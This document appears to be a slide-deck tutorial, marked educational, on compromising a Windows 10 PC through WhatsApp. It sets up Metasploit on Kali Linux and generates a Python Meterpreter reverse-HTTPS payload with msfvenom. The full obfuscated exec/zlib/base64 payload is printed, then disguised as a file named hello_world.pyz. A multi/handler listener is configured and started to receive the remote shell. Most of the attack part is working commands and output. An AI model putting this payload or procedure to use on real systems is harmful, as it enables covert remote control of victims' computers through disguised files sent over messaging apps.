

Python Execution Via WhatsApp

AllCyber – Jose Rodriguez

ONLY FOR
EDUCATIONAL
PURPOSES




WhatsApp



Preparing a Virtual Environment

Network Design



Windows 10 System

Device specifications

Device name	PandaTower
Processor	Intel(R) Core(TM) i5-8500 CPU @ 3.00GHz 3.00 GHz
Installed RAM	8.00 GB (7.80 GB usable)
Device ID	F7163F1A-BA31-4A7B-9521-11B967C51651
Product ID	00330-51986-73976-AAOEM
System type	64-bit operating system, x64-based processor
Pen and touch	No pen or touch input is available for this display

Copy

Rename this PC

Windows specifications

Edition	Windows 10 Pro
Version	22H2
Installed on	8/20/2023
OS build	19045.4651
Experience	Windows Feature Experience Pack 1000.19060.1000.0

Copy

WhatsApp


Specifications

Publisher	WhatsApp Inc.
Version	2.2429.10.0
App	173 MB
Data	307 MB
Total usage	481 MB




Python 3.12.0 (64-bit)

3.12.150.0



Windows 10 System



Kali Linux 2023.4: Enabling PostgreSQL

```
(adversary@kali)-[~]
$ sudo su
[sudo] password for adversary:
(root@kali)-[/home/adversary]
# systemctl enable --now postgresql
Synchronizing state of postgresql.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable postgresql
Created symlink /etc/systemd/system/multi-user.target.wants/postgresql.service → /lib/systemd/system/postgresql.service.

(root@kali)-[/home/adversary]
# systemctl status postgresql
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; enabled; preset: disabled)
   Active: active (exited) since Mon 2024-07-29 16:30:07 EDT; 33s ago
     Process: 3244 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
    Main PID: 3244 (code=exited, status=0/SUCCESS)
       CPU: 2ms

Jul 29 16:30:07 kali systemd[1]: Starting postgresql.service - PostgreSQL RDBMS...e able to hear"
Jul 29 16:30:07 kali systemd[1]: Finished postgresql.service - PostgreSQL RDBMS.
```

Kali Linux 2023.4: Creating Database & Starting Metasploit

```
(root@kali)-[/home/adversary]
# msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema

(root@kali)-[/home/adversary]
# msfconsole -q
msf6 > 
```

Preparing a Python Payload

Using Metasploit

MSFVENOM: Output Options

The screenshot shows the Rapid7 Metasploit documentation website. The top navigation bar includes links for PRODUCTS, SERVICES, SUPPORT & RESOURCES, COMPANY, and RESEARCH, along with a SIGN IN button. The left sidebar contains a list of documentation topics, with 'The Payload Generator' highlighted. The main content area is titled 'Format' and describes the options for outputting a payload. It includes sections for 'Output type', 'Format', 'Preserve original functionality of executable', and 'Template file'. A right sidebar titled 'On This Page' lists the page's sections, with 'Output Options' currently selected.

RAPID7 PRODUCTS SERVICES SUPPORT & RESOURCES COMPANY RESEARCH SIGN IN

Documentation Metasploit

Welcome
Installing Metasploit
Discovery
Validate Vulnerabilities
Exploitation
Payloads
Working with Payloads
The Payload Generator
Post-exploitation
Credentials
Social Engineering
Automating Tasks
Reporting
Logs
MetaModules
Tutorials
Metasploit Pro Web Interface

Output type

Specifies the output type for the payload.

Choose from the following types: executable, raw bytes, or shellcode buffer.

Format

Specifies the format to use to output the payload.

Choose from the following formats: asp, aspx, aspx-exe, dll, elf, elf-so, exe, exe-only, exe-service, exe-small, hta-psh, loop-vbs, macho, msi, msi-nouac, osx-app, psh, psh-net, psh-reflection, psh-cmd, vba, vba-exe, vba-psh, vbs, and war.

Preserve original functionality of executable

Enables you to inject the payload into an existing executable and retain the original functionality of the original executable. The resulting executable will function like the original one.

You should only enable this option only if you have uploaded a template file.

Template file

Specifies the executable template that you want to use to run in the main thread. For example, you can embed the payload in an executable, like calc.exe. When the executable runs, it creates a separate thread for the payload that runs in the background and continues to run calc.exe in the main thread.

On This Page

- Accessing the Payload Generator
- Building Dynamic Payloads
- Dynamic Payload Options
- Generating Dynamic Payloads
- Building Classic Payloads
- Classic Payload Options
- Generating PowerShell Payloads
- Encoding the Payload
- Encoding Options
- Output Options**
 - Output type
 - Format
 - Preserve original functionality of executable
 - Template file
- Generating a Classic Payload

<https://docs.rapid7.com/metasploit/the-payload-generator/#format>

Checking Python/Meterpreter Module

```
msf6 > search python/meterpreter/reverse_https
```

```
Matching Modules
```

```
=====
```

#	Name	Disclosure Date	Rank	Check	Description
-	----	-----	----	-----	-----
0	payload/cmd/unix/python/meterpreter/reverse_https		normal	No	Python Exec, Python Meterpreter, Python Reverse HTTPS Stager
1	payload/cmd/windows/python/meterpreter/reverse_https		normal	No	Python Exec, Python Meterpreter, Python Reverse HTTPS Stager
2	payload/python/meterpreter/reverse_https		normal	No	Python Meterpreter, Python Reverse HTTPS Stager

Interact with a module by name or index. For example `info 2`, `use 2` or `use payload/python/meterpreter/reverse_https`

```
msf6 >
```

Kali Linux IP


```
(adversary@kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:3a:d3:6c brd ff:ff:ff:ff:ff:ff  
    inet 10.0.10.104/24 brd 10.0.10.255 scope global dynamic noprefixroute eth0  
        valid_lft 85422sec preferred_lft 85422sec  
    inet6 fe80::a00:27ff:fe3a:d36c/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

Creating Payload in Raw Output Type

```
msf6 > msfvenom -p python/meterpreter/reverse_https LHOST=10.0.10.104 LPORT=5555 -f raw
[*] exec: msfvenom -p python/meterpreter/reverse_https LHOST=10.0.10.104 LPORT=5555 -f raw

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Python from the payload
[-] No arch selected, selecting arch: python from the payload
No encoder specified, outputting raw payload
Payload size: 748 bytes
exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNpNUtuK2zAQfY6/Qm+Wile+xM62KS6EkDZsrqyz7bYhCNke12
oUy7Uck93Sf6+cUNhBMJozZ8Sc0YhTrZoWvUqR0inXMAod/aKtTsTG0Q4aLVTFRFUo6yxjxsSVzxj+E4ztcyNNXWA7w/932sDvM+jW/rvvxN47HJyiUScpdBvv7fQsZM5UDRU0tmPPd7ttMudVLk14IFap4/3B
EgXC19I4DpBJok58inHg3DsfCEGqucVDJ3SGZGwNbv0graU10FlsPE2S5VRVLVxa3Ifbx81uM90smcG7YEh6Hs1KyI6sVLqt+Aniz1xquCaMYlG8sJPK4frYdPa4Y+vNemYNSk15bZrP8VnSt81jz9EZIZaKTe
KtSPyu1AamPM9L4LkZZrzH9pOG5m7yE6rWDGGLXoWU3I2oh7DY8vwjmm6f0CZB/j3zWICK0AJa8ayHngma1LWEb5AuR0u0vIj61I8QXsx3q6Vz434xyhRBX29f5/ojGqGVSoUE149mfvgEJbzgjTDlIfVtcrDg
AhnuN4DmkKLt3YDW+LYMN82FPZgDvrQXhe2ybWs9dl3fox71+x00I2MuK9j5bvrA1pPq+ddq8V0nuvYmPzr+cOwuNjGrwXNMjFn/ALMvyWM='')[0]))))
msf6 >
```

Creating Malicious .PYZ File



The screenshot shows a code editor interface with a sidebar on the left containing icons for file explorer, search, source control, and other tools. The main editor area displays a file named `hello_world.pyz` with the following Python code:

```
1  exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs')
2  .getencoder('utf-8'))('eNpNUtuK2zAQfY6/Qm+Wile+xM62KS6EkDZsrqyz7bYhCNke12oUy7Uck93Sf6+cUN
3  hBMJozZ8Sc0YhTrZoWvUqR0inXMAod/aKtTsTG0Q4aLVTFRFUo6yxjxsSVzxj+E4ztcyNNXWA7w/932sDvM+jW/rv
4  vxN47HJyiUScpdBvv7fQsZM5UDRU0tmPPd7ttMudVLk14IFap4/3BEgXC19I4DpBJok58inHg3Ds fCEGqucVDJ3SG
5  ZGwNbv0graU10FlsPE2S5VRVLVxa3Ifbx81uM90smcG7YEh6Hs1KyI6sVLqt+Aniz1xquCaMYlG8sJPK4frYdPa4Y
6  +vNemYNSk15bZrP8VnSt81jz9EZIZaKTeKtSPyu1AamPM9L4LkZZrzH9p0G5m7yE6rWDGGLXoWU3I2oh7DY8vwjmm
7  6f0CZB/j3zWICk0AJa8ayHngma1LWEb5AuR0u0vIj61I8QXsx3q6Vz434xyhRBX29f5/ojGqGVSoUE149mfvgEJbz
8  gjTDlIfVtcrDgAhnuN4DmkKlT3YDW+LYMNB2FPZgDVrQXhe2ybWs9dl3fox71+x00I2MuK9j5bvrA1pPq+ddq8V0n
9  |uvYmPzr+c0wuNjGrwXNMjFn/ALMvyWM='))[0]))
```

Configure listener

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD python/meterpreter/reverse_https
PAYLOAD => python/meterpreter/reverse_https
msf6 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
----	-----	-----	-----

Payload options (python/meterpreter/reverse_https):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST		yes	The local listener hostname
LPORT	8443	yes	The local listener port
LURI		no	The HTTP Path

Exploit target:

Id	Name
--	----
0	Wildcard Target

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/handler) > set LHOST 10.0.10.104
LHOST => 10.0.10.104
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
----	-----	-----	-----

Payload options (python/meterpreter/reverse_https):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST	10.0.10.104	yes	The local listener hostname
LPORT	5555	yes	The local listener port
LURI		no	The HTTP Path

Exploit target:

Id	Name
--	----
0	Wildcard Target

View the full module info with the `info`, or `info -d` command.

Start Listener


```
msf6 exploit(multi/handler) > exploit
```

```
[*] Started HTTPS reverse handler on https://10.0.10.104:5555
```


Preparing a Python Payload

Using Metasploit


